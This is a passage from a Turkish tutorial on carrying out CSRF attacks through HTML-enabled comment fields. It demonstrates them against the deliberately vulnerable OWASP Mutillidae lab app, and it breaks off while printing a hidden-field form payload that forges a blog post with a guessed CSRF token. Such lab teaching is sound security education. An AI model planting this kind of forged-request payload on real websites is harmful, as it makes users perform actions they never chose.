Yorum Ekleme Alanına CSRF Saldırısı Gerçekleştirme

Web uygulamalarında yorum alanlarını çok dikkatli kullandırtmak gerekiyor.Bu alanların girdileri ve çıktıları kontrol edilmeden işlem yaptırılırsa tehlikeli saldırılara maruz kalınabilinir.Bunun tipik örnekleri bu yorum alanlarının html destekli olarak kullanıcılara sunulmalarıdır. Html destekli alanlara CSRF-XSS saldırıları çok rahat gerçekleştirilir. Biz bu makalede birkaç farklı CSRF saldırısı deneyeceğiz. İlk olarak belirli bir alanın üzerine gelindiğinde CSRF ile kayıt ekleme saldırısı. Bu uygulamayı OWASP-Mutillidae uygulaması üzerinden gerçekleştireceğiz. Zararlı Kodlar <form id="f" action="index.php?page=add-to-your-blog.php" method="post" enctype="application/x-www-form-urlencoded"> <input type="hidden" name="csrf-token" value="best-guess"/> <input type="hidden" name="blog_entry" value="Add this guy to the Wall of Sheep"/...